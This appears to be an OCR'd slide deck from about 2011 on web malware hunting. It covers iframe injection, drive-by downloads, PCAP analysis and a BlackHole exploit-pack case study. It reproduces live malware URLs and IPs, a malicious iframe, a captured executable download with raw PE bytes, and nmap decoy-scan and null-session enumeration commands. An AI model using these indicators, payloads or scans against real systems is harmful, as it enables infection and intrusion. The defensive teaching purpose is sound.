
- Class B – Browser Malware



Browser Malware Taxonomy



- Class C – Browser Malware



Website Infections – Malware Kicking

- Finest Malware Infection Attacks
  - **Iframe Injections (Hidden + Unhidden)**
    - <iframe src =“” width=0 height=0 />
      - » Obfuscated hyperlinks to malicious files
      - » **Malvertisements (on fire nowadays)**
  - **Rogue .JS / .SWF**
    - <script src =“”/> | <object /> | <embed />
      - » Obfuscated scripts are the best choice


  - **Compromising Servers**
    - **Exploiting web virtual hosting**
    - **Open Relay Server :** sending spams with malicious links
    - **FTP Servers –** Hacking credentials to update website files
    - **Database Servers** – Persistent SQL injections / XSS Bugs
      - » Mass SQL injections on rise
  - **Server Side Redirects (Persistent)**
    - Injecting malicious redirects in the web server configuration files

Drive By Downloads – The Evil Reaction

- Complete Details
  - Victim browser is forced to visit infected website
  - Iframe redirects browser to the **EXPLOIT POINT (Exploit Hub)**
  - Exploit is served by fingerprinting browser environment
  - Browser is exploited successfully
  - Exploit point silently asks for the malware from the malicious domain
    - » **It can be self driven**
  - Malware is downloaded into system and automatically installed


Drive By Cache – Holy Crap !

- What is it ?
  - Brother of Drive by Download Attacks. Is it ?
  - More efficient way to bypass anti virus protections .
- Drive by Cache / Drive by Downloads
  - Very less variations have been noticed (Drive By Cache)
  - However, the infections are still in the wild and some of the traces have been noticed
  - Lot more to research over this attack but it has been initialized already
  - *Reference: http://blog.armorize.com/2011/04/newest-adobe-flash-0-day-used-in-new.html*



Website Malware Scanning – Cloud in Action

- URL Dissection
  - Google Safe Browsing
    - User-Agent (Browser Specific)/ DNS Blacklisting
    - Past history of malware specific domains




Web Malware Hunting - Core

Hunting Web Malware

- Required Techniques and Tactics
  - Detailed understanding of different malware taxonomies
    - The way malware enters into system from web
    - Example: **Malvertisements, Drive by Download attacks.**
  - Categorization and Classification of malware is important
    - Explicitly defines the malware working
    - Defines the exact target to hunt
  - Understanding of Browser exploitation in detail
    - Malware infecting various component of browsers
  - Web attacks and defenses
    - Latest attack developments in the field of web
  - Penetration Testing (System Level) is the key to success
    - **Hard to imagine to hunt malware without reverse hacking**

Pattern Detection – Google in Action

- Detecting Live Targets
  - Search for specific patterns using Google
    - Iframe patterns / strings/ malware domain names etc



Pattern Detection – Malware Domains Listing

- Public Repositories

M A L W A R E D O M A I N L I S T

Homepage | Forums | Recent Updates | RSS update feed | Contact us

WARNING: All domains on this website should be considered dangerous. If you do not know what you are doing here, it is recommended you leave right away. This website is a resource for security professionals and enthusiasts.

Search: All Results to return: 50 Include inactive sites

Search

Page 0 1 ... 34

Date (UTC)	Domain	IP	Reverse Lookup	Description	Registrant	ASN
2011/09/23_06:24	vidosxnx-freex4e.ru/101/xxx_porno.exe	91.220.0.80	-	Ransom LockEmAll	a45a@bk.ru	51630
2011/09/23_06:24	3.xwxefed.ru/indexx.php?pagexx=5591fdb1d59be4c6	91.228.133.76	-	Blackhole exploit kit	778412588@bk.ru	56878
2011/09/23_06:24	3.xwxefed.ru/z.php?f=529&e=2	91.228.133.76	-	Ransom LockEmAll	778412588@bk.ru	56878
2011/09/23_06:24	3.xwxefed.ru/z.php?f=530&e=2	91.228.133.76	-	Ransom LockEmAll	778412588@bk.ru	56878
2011/09/23_06:24	3.xwxefed.ru/z.php?f=531&e=2	91.228.133.76	-	Ransom LockEmAll	778412588@bk.ru	56878
2011/09/23_06:24	porkaxmx-conline3b.ru/in.cgi?3	91.220.0.6	-	redirects to ransom LockEmAll	b5tds3e@bk.ru	51630
2011/09/23_06:24	pages.infinit.net/dufourd/soft.exe	24.201.245.90	pages.infinit.net.201.24.in-addr.arpa.	fake av	Pierre.Roy@VIDEOTRON.NET	5769
2011/09/23_06:22	au-business-accept.com/	67.195.140.36	p8p.geo.vip.sp2.yahoo.com.	Leads to blackhole exploit	Kimberly Even / kimberlyeven@yahoo.com	36752
2011/09/23_04:06	merchonrs.com	217.170.3.58	php5.server11.firstfind.nl.	Leads to trojan	Registrant Email:fuzi8nartss@gmail.com	25151


Dissecting Traffic Dumps and Analysis

- Malware Traffic - PCAP Files
  - Raw dumps of captured packets
  - Provides information about traffic
    - Ingress/Egress traffic
  - Information about the DNS Servers, IP Addresses
    - Malicious executable served by the malicious domain
  - Protocol abuse

- Extracting Malware (Executables/ Binaries)
  - **WireShark – follow TCP/UDP stream**
  - Dump data and edit with hex editor
  - Verifying the PE headers (specially **MZ**)
  - Rebuild the files for static and behavioral analysis


Dissecting Traffic Dumps and Analysis

- What Else than WireShark ?
  - **Network Miner**



Dissecting Traffic Dumps and Analysis

- What Else than WireShark ?
  - **Xplico**



  - **Scapy (Network – Swiss Army Knife)**

```
student@ubuntu:~$ sudo scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
Welcome to Scapy (2.0.1)
>>> i = IP()
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
```

Dissecting Traffic Dumps and Analysis

- Walking through the Process (Generic)
  - Step 1 - Applying filters in WireShark (to remove unwanted traffic)
    - » http://media.packetlife.net/media/library/13/Wireshark_Display_Filters.pdf
  - Step 2 - Create the requisite PCAP files
    - » Use rdpcap() / sniff(offline="") (Scapy) to walkthrough PCAP files
    - » Pdfdump/Psdump to make graphical output
  - Step 3 - Perform data operations (Scapy)
    - » Example: Writing first 5 bytes **file_handle(pkt.load[5:])**
    - » Other required data operations
  - Step 4 – Automated mining of PCAP files
    - » Use Network Miner and Xplico

Extracting Executables from HTTP/HTTPS Traffic

- TCP Session Stream Analysis
  - Reconstructing the TCP session stream
  - Scrutinize the content present in the TCP session
  - Malware binaries are present as raw/encoded data
  - Verifying the HTTP/HTTPS end points to collect all data

- What to Look For ?
  - Find the starting point of TCP communication
  - Follow the TCP session stream
    - WireShark does that for you.
  - Walkthrough the raw data.
    - Search for two byte header MZ ($4D5A in hex) which begins at a certain offset to trace the PE
    - Dump the binary as raw output. Avoid encodings.

Extracting Executables from HTTP/HTTPS Traffic

Filter: (ip.addr eq 10.28.5.14 and ip.addr eq 61.141.5 — Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
22	5.579911				
23	5.828508				
24	5.828791				
25	5.829538				
26	6.079531				
27	6.079857				
28	6.080175				
29	6.330161				
30	6.330529				
31	6.330548				
32	6.330835				
33	6.580757				
34	6.580783				
35	6.581054				
36	6.581071				
37	6.581190				
38	6.581385				
39	6.830516				
40	6.830814				
41	6.830833				
42	6.831006				
44	27.40560				
45	27.65716				
46	27.65747				
47	27.65749				
48	27.65750				
49	27.65782				
50	27.65784				
51	27.65816				
52	27.66458				
53	27.66756				
54	27.91472				

Frame 25 (250
Ethernet II, s
Internet Protc
Transmission C
Hypertext Trar

Follow TCP Stream

Stream Content

```
GET /new/new1.exe HTTP/1.1
Accept: */*
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: 222.gxfcd.cn
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Length: 16973
Content-Type: application/octet-stream
Last-Modified: Mon, 08 Dec 2008 17:46:12 GMT
Accept-Ranges: bytes
ETag: "0ca5dc5c59c91:20d"
Server: Microsoft-IIS/6.0
Date: Tue, 09 Dec 2008 20:33:22 GMT

MZKERNEL32.DLL..PE..L......@..P.v4.|H.....LoadLibraryA........... ....@.............:...
.............................v8.P.>...A.j`Y...v............GetProcAddress..........@.@....
.....~.WQ.....V..........S.3.U@Q......VL.Y......]..EY.k.V..+....^...;~4......X_Y....G..<.s
.........................d...@...e...h...f.......................x....@..o9............
_.Q..x.....[]..TF.%.Dl.....2[4...9..^...v#...Z}.q[U.o$K..ht'..7c.W..7A..8...f.`^....[.X&Mi
.........W..Tit.l.Rv.p....b......C..U...tu..@.:.c..R......!././...gT..?.....m...
..b...91#..O.k`%(...,.d...~.j5..T$|r..8~...".]..8s...L.....O.X.D.gO..z.5.#..z4.~.^.b.Mgf..
^...~......'OT'..i8....rg..3.[.>b.
..I.A~..z.F.....[Y.,*<...
...9......85.!.h...U.
.aux.`..^.....q...g.oy.....[..n..B.. ]....O..Z....*..._1$.. .(.%XYt..".q.......O.......,.
.&l.....5....)x.y1...Ql..:Z..u.=.,l...h....[)w~!q.o...;..J+;O:....)yr...%.]i...X..}..{...
[.,Cx.4He>Z.j.....a#....3..u.1r
...J.K..
..sH.J.?....U#..]W..n..z..q.N2
.
5.i.....OT..Ov%GZIW.'!..._.J.{..6...g5u#.....Q.8..>&s.o..#......v r.;..sA..Fz....^=qfX9Xd
.@.`..7....4.&.GM...n..P....=...N.+..B.t@..6^...Zx&...Dj,.v..g.A:...I.A..S;.q.#Fj...Q...3.
d..Ug....g.-....c.....n.o]cx..O.H..H....L.S#.:.....u
Z..nd.......Y*j......=.v../.T.XE.|..V..>..2...z.$Q.....xw......:.ci
```

Find | Save As | Print | Entire conversation (306093 bytes) | ASCII | EBCDIC | Hex Dump | C Arrays | Raw

Help | Close | Filter Out This Stream

Case Studies – Malware Hunting

Case Study – BlackHole Exploit Pack - Hunt

- BlackHole Exploit Pack
  - One of the frivolous used exploit pack
  - Used extensively for spreading malware
  - Exploits browser and plugin vulnerabilities
  - Collaboratively used with botnets to spread malware

- BlackHole – Spreading Infection
  - A malicious link is served through spams
  - Social engineering to force victims to visit malicious links
  - Manipulating social networking capabilities
  - Spreading scams and tricking victims to work it out

Note: This case study is an outcome of real time hunting of web malware in a university network.

Case Study – BlackHole Exploit Pack - Hunt

- Understanding the Environment
  - A malicious website was hosted by the attacker
  - Utilized a zombie machine to host a web server
  - Fake emails were pushed in legitimate networks
    - Malicious link was injected into it
    - Malicious website hosted a web page with link to malicious domain
  - Malicious iframe was detected and deobfuscated as

```
<iframe src="http://malware/phx/index.php"
width="1" height="1" frameborder="0"></iframe>
```

  - "index.php" fingerprinted the browser (version / plugins)
  - Exploit was served based on the environment

Case Study – BlackHole Exploit Pack - Hunt

- Exploit Serving
  - "index.php" found the installed JAVA to be vulnerable
  - It exploited JAVA SMB vulnerability and started throwing the requisite exploit for it
  - **ALERT !**
    - JAVA SMB exploit requires an SMB server to be installed on the domain or subdomain to include the exploit through UNC path
  - Mapping the IP and NMAP scan was initiated
    - **Decoy Scan and IP Spoofing scans are always the best**

```
nmap -P0 -A -T4 -sS blackhole_host -D 112.123.124.111 -p 445
    Starting Nmap 5.51 ( http://nmap.org ) at 2011-04-06 13:07 Eastern Daylight Time
    PORT STATE SERVICE VERSION
    445/tcp open netbios-ssn Samba smbd 3.X
    Running: Linux 2.6.X
    OS details: Linux 2.6.17 - 2.6.35
    Network Distance: 1 hop
    Host script results:
    |_, NetBIOS user: , NetBIOS MAC:
    |_smbv2-enabled: Server doesn't support SMBv2 protocol
```

Case Study – BlackHole Exploit Pack - Hunt

- Exploit Serving
  - "new.avi" file was served as an exploit
  - Gotcha !
    - SMB server was configured and serving exploit
      - » Hard to think whether the usermode security is applied
      - » SMB usermode = {username, password} required
  - **So What – Shared mode is configured**
    - **Default IPC$ share was available**

```
E:\audit>enum -P blackhole_host
    server: blackhole_host
    setting up session... success.
    password policy:
    min length: 5 chars
    min age: none
    max age: none
    lockout threshold: none
    lockout duration: 30 mins
    lockout reset: 30 mins
    cleaning up... success.
```

